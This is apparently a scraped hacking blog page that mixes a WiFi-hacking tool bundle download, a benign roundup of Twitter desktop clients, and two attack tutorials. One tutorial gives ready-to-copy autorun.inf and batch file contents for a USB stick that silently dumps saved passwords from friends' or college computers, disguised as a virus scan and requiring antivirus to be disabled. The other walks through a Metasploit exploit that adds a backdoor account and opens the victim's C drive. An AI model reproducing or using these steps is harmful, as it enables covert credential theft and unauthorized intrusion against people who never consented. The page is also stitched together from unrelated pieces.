WiFi Hack AIO Re-Pack (2010)

Key Features:
• WirelessKeyView
• Wifi Monster
• NetStumbler
• Easy Wifi Radar
• SmartSniff
• Ettercap
• WinPcap
• CommView
Windows Tools 2
• Nmap
• Wirelessmon
• PocketWarrior
• Inssider
• RemoteAnyWhere
• PmoniPacketMon
• ApTools
• WiFiFoFum
• Advanced Port Scanner
• NetSurveyor ETC ETC...
Download: Click Here
The Best Twitter Apps for Windows
 Twitter’s popularity has spurred the development of countless high-quality apps that let you use Twitter from the web, desktop or even your mobile phone.
Twitter Desktop Apps for Windows
Here are some of the best programs that will help you use Twitter from your Windows desktop* – you can download any of them for free and they’re all under active development. These are dedicated desktop apps for Twitter and therefore you won’t find any widgets or browser add-ons for Twitter here.
[*] Some of the Twitter clients mentioned here are based on Adobe AIR so you may use them on Linux and Mac as well. Let’s dive in.
TweetDeck – The powerhouse
One of the most popular Twitter apps,TweetDeck is great for managing all your favorite social services including Twitter, Facebook, LinkedIn and MySpace from one place. Its multicolumn interface not only allows you to keep up with all your social accounts but also with Twitter lists and any custom searches that you may have saved inside Twitter.
With TweetDeck, you can see a very detailed profile of any Twitter user, you can follow (or unfollow) users and even put them in any of your Twitter lists. TweetDeck supports inline translation so you can easily read foreign language tweets that may appear in your Timeline or search results.
If you work across multiple computers, you can setup an account at TweetDeck and that will save you from the hassle of having to configure Tweetdeck on every single computer. And if you are no big fan of Twitter’s retweet function, you can opt for the classic version of "retweet" (RT).
Seesmic for Windows App
Launched during Microsoft PDC ‘09,Seesmic for Windows is a beautiful desktop client for Twitter with a slightly translucent and tabbed interface.
Like TweetDeck, Seesmic for Windows can handle multiple Twitter accounts – you can get a combined timeline or look at your @replies, direct messages and sent messages for individual accounts separately. You can post the same update /link /photo to one or more Twitter account simultaneously.
The current version is only a preview version but you can expect to see more features as its development progresses. This is a native Windows application and doesn’t require Adobe AIR.
Seesmic Desktop for AIR
Seesmic Desktop is the original Adobe AIR powered Seesmic app, and it works with Twitter as well as Facebook (including Facebook Pages).
With Seesmic Desktop, you can mark individual tweets as spam, follow new people and unfollow (or even block) other people from your timeline. When sharing images on Twitter, you can either upload images from the desktop or capture a picture right from your webcam.
Although Seesmic Desktop will run on any operating system, it uses a Mac OS style UI which doesn’t look that good on a Windows desktop. The best part about Seesmic Desktop is its support for Facebook Pages – you can post new messages or even moderate comments on pages that you own.
Twhirl from Seesmic
Twhirl is a quick and easy-to-use Twitter client with a minimal yet beautiful UI. You can even choose your own color schemes and font styles for the UI.
Unlike heavy-weights like Seesmic or TweetDeck, Twhirl doesn’t offer loads of features but if all you need is a way to quickly post status updates on your Twitter timeline, this could be a good choice.
Twirl also offers integration with other less-common networks such as identi.ca and FriendFeed, and lets you cross-post updates to other social networks via Ping.fm. Twhirl is from Seesmic, the same company the develops previously mentioned Seesmic Desktop for AIR and Seemsmic for Windows.
Destroy Twitter
DestroyTwitter,an Adobe AIR powered Twitter desktop client, is again very popular for its minimalistic but innovative interface.
The unique thing about Destroy Twitter is its support for themes – you can either download ready-made themes or use the online theme-builder to create one that matches your taste.
DestroyTwitter uses impressive transitions when switching from one screen to another and it’s probably the only desktop client that lets you edit your own Twitter profile. Then there’s support for Twitter trends so that you can know what’s hot on Twitter without having to visit the Twitter site.
Destroy Twitter is lightweight and extremely fast. You can also configure the application so that it always stays on top of other applications.
Sobees for Windows
Sobees offers a fresh interface and allows you to choose your own layout for different social services. Sobees includes an anti-spam feature that will let you block certain words from appearing in your Twitter stream.
You can run Sobees on any Windows computer as long as it has .NET installed. Go here to check whether or not you have the required software on your computer.
Blu (Native Windows Twitter Client)
Blu for Windows in one word is beautiful. Powered by WPF, Blu showcases your Twitter timeline inside an animated and colorful interface.
With Blu, you can reply to your Tweets inline so you don’t lose then current view. Then you can scroll unlimitedly so you can easily see older tweets without having to click anything (just like image search in Bing).
But the best part is this – if you see a message in your Twitter stream that is in reply to another tweet, you can click this message to see the original tweet that started the whole conversation.
Blu doesn’t support multiple Twitter accounts, you cannot follow your lists in Blu, there’s no option to search tweets yet it’s impressive.
Mixero for AIR
AIR powered Mixero is aimed at reducing noise and making it easier for you to keep track of updates that could be more important to you.
It offers advanced filtering so you can hide spammers from your Twitter stream (based on usernames or even stop-words), and lets you arrange those you follow into groups that are integrated with Twitter lists. You can preview images from Twitpic, Flickr, YouTube video frames, etc. directly in your timeline.
A very unique feature in Mixero is "Conversations" – you can click the bubble (speech) icon next to any tweet to find all other previous tweets that may part of that conversation. You can detach windows from the Mixero app and arrange them anywhere on the desktop as shown in the screenshot above.
SharedMinds Desktop
The interface of SharedMindsDesktop for Windows is inspired by Outlook 2007 – you can even change themes from Sliver to Blue as in Microsoft Office. The similarity doesn’t end here – you navigate tweets just like you move across records in an Access database.
What’s unique about SharedMinds Desktop is the integrated browser – if there’s a link inside a tweet, you can read the corresponding web page directly inside the Twitter client without having to launch a separate tab in your browser. However, you cannot share pictures and other files with this app.
Open Source Twitter Clients
Spaz,DigiTweet and Witty are some of the well know Twitter desktop apps that are open source as well. Spaz requires Adobe AIR which Witty and digiTweet are native Windows’ Apps.
Finally, which is best desktop app for Twitter?
Well, it depends. If you are looking for a simple app that can help you send and receive tweets from the desktop without any bells-and-whistles, check out DestroyTwitter or Twhirl. If you are looking for something simple yet stylish, Blue is a good choice.
Seesmic for Windows sports an impressive interface but it is missing important features (like support for saved searches) so you should wait for their next release. If you want to manage both your Facebook pages and Twitter accounts from the desktop, Seesmic Desktop is an ideal client for you. For everyone else, TweetDeck is a perfect choice.
Quick Comparison of Twitter Desktop Apps
This table shows the main features of each of the Twitter apps covered above.
Please note that most of the native Windows Twitter apps mentioned here require .NET 3.5 or newer, so they will only run on Windows XP or newer. Adobe Air based Twitter apps will run on Windows 2000 and newer, as well as Mac OS X 10.4 and newer and modern Linux distros.
Here are some popular file hosting sites that are integrated with most of these Twitter Desktop Apps:
1.TwitDoc lets you share files and document on Twitter. Supports PDF, Office documents, video clips and graphic images.
2.TweetShrink is for shaving off those few extra letters off a tweet that has exceeded the 140 character maximum. For instance, "I am fine. How are you doing?" becomes "i’m fine. How R U doing?" thus saving you space for 5 more letters.
3.TwitGoo,yfrog,TwitPic,Tweetphoto are some popular hosting services for sharing photographs (and in some cases, videos) via Twitter.
Make Firefox Transparent
just install addon
the link is given below
Click Here

Hack Passwords using USB Drive

Today I will show you how to hack Passwords using an USB Pen Drive.
As we all know, Windows stores most of the passwords which are used on a daily basis, including instant messenger passwords such as MSN, Yahoo, AOL, Windows messenger etc.
Along with these, Windows also stores passwords of Outlook Express, SMTP, POP, FTP accounts and auto-complete passwords of many browsers like IE and Firefox. There exists many tools for recovering these passswords from their stored places. Using these tools and an USB pendrive you can create your own rootkit to hack passwords from your friends/college Computer.
We need the following tools to create our rootkit:
MessenPass: Recovers the passwords of most popular Instant Messenger programs: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.
Mail PassView: Recovers the passwords of the following email programs: Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free.
Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.
IE Passview: IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0, as well as older versions of Internet explorer, v4.0 - v6.0
Protected Storage PassView: Recovers all passwords stored inside the Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more
PasswordFox: PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser. By default, PasswordFox displays the passwords stored in your current profile, but you can easily select to watch the passwords of any other Firefox profile. For each password entry, the following information is displayed: Record Index, Web Site, User Name, Password, User Name Field, Password Field, and the Signons filename.
____________________________________________________________________________
Here is a step by step procedre to create the password hacking toolkit:
NOTE: You must temporarily disable your antivirus before following these steps.
1. Download all the 5 tools, extract them and copy only the executables(.exe files) into your USB Pendrive.
ie: Copy the files - mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe into your USB Drive.
Click here to download tools.
2. Create a new Notepad and write the following text into it:
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
save the Notepad and rename it from
New Text document.txt to autorun.inf
Now copy theautorun.inf file onto your USB pendrive.
3. Create another Notepad and write the following text onto it:
start mspass.exe /stext mspass.txt

start mailpv.exe /stext mailpv.txt

start iepv.exe /stext iepv.txt

start pspv.exe /stext pspv.txt

start passwordfox.exe /stext passwordfox.txt
save the Notepad and rename it from
New Text document.txt to launch.bat
Copy the launch.bat file also to your USB drive.
Now your rootkit is ready and you are all set to hack the passwords. You can use this pendrive on your friends PC or on your college computer. Just follow these steps
1. Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).
2. In the pop-up window, select the first option (Perform a Virus Scan).
3. Now all the password hacking tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files.
4. Remove the pendrive and you'll see the stored passwords in the .TXT files.
This hack works on Windows 2000, XP,Vista and 7
NOTE: This procedure will only recover the stored passwords (if any) on the Computer.
Easy Hacking using Metasploit
Today,I am going to make a tutorial on Metasploit.
It is a great tool and it can be downloaded from:
http://www.metasploit.com/
The best thing is it is available for everyone for free.
It is very easy to use and I am going to show you now.
Scenario:
** I am demonstrating this in my security lab
** The attacker computer will be 192.168.1.9 (Linux Backtrack 4)
** The victim computer will be 192.168.1.10
First of all,open up Metaploit
This is the interface of Metasploit and it is ready for you to insert the command.
The first command that will be entered to the shell is
** show exploits
Basically,this command will show all the exploits that can be used by the attacker.
Press ENTER and all the exploits will be shown to the attacker.
Now,the attacker is going to choose the exploit.
In this case,the attacker will use ms05_039_pnp exploit.
The command to use the exploit is
** use ms_035_pnp
Press ENTER and the exploit will be used.
Now,we are going to see what the exploit can do for the attacker.
The attacker will now issues this command
** show payloads
Press on ENTER and all the payloads will be shown to the attacker.
In this case,the attacker is going to add an user to the victim computer.
The command that will be issues is
** set payload windows/adduser
Press on ENTER and that payload will be used.
The next thing that the attacker needs to do is set the target.
The attacker now needs to issues this command to see the target list
** show targets
After the attacker has determine the target,the next thing is to set the target.
The command that can be used is
** set target 0
The number will be according to the victim operating system.
The next steps will be show the fields that need to fill up by the attacker.
The command will be
** show options
There will be empty fields that need to be filled by the attacker.
In this case,the empty fields are RHOST and PASS.
RHOST stands for Remote Host (victim IP address).
PASS stands for Password.
To set both of them,the commands are
** set RHOST 192.168.1.10
** set PASS 12345
The attacker is setting remote host.
The attacker is setting Password.
Finally,the last command that need to be used is
** exploit
The exploit command will call Metasploit to launch the attack to the victim.
Press ENTER and Metasploit will launch the attack.
Now the attacker know that he has an account at the victim machine.
Account information:
username = Metasploit
password = 12345
Now it is the time for the attacker to enter the victim machine.
The attacker will open up a RUN box.
In the RUN box,the attacker will type in
** \\192.168.1.10\c$
Press ENTER and a login prompt will pop up.
Attacker needs to enter the username and password for the victim machine.
In this case,the username and password are Metasploit and 12345.
Press ENTER and the attacker is in the victim machine.
The above picture shows that the attacker is in the C drive of victim machine.
What can a victim see on his machine?
If the victim launch a Command Prompt and type in
** net user
The result will be
Do you see that?
The username "metasploit" is there.
That is the username that the attacker created.
The commands that I used:
** show exploits
** use EXPLOITNAME
** show payloads
** set payload PAYLOADNAME
** show targets
** set target TARGETNUMBER
** show options
** set RHOST IPADDRESS
** exploit
Imagine that you are in the Cafe drinking coffee and using laptop.
The attacker is around you and attacks your computer.
The attacker can does anything he wants when he is in the C drive.
The solution will be patching your operating system with the latest security hot-fix from the vendor.
I will end my tutorial here.
Hope you will like it and feel free to comment.


 Email Me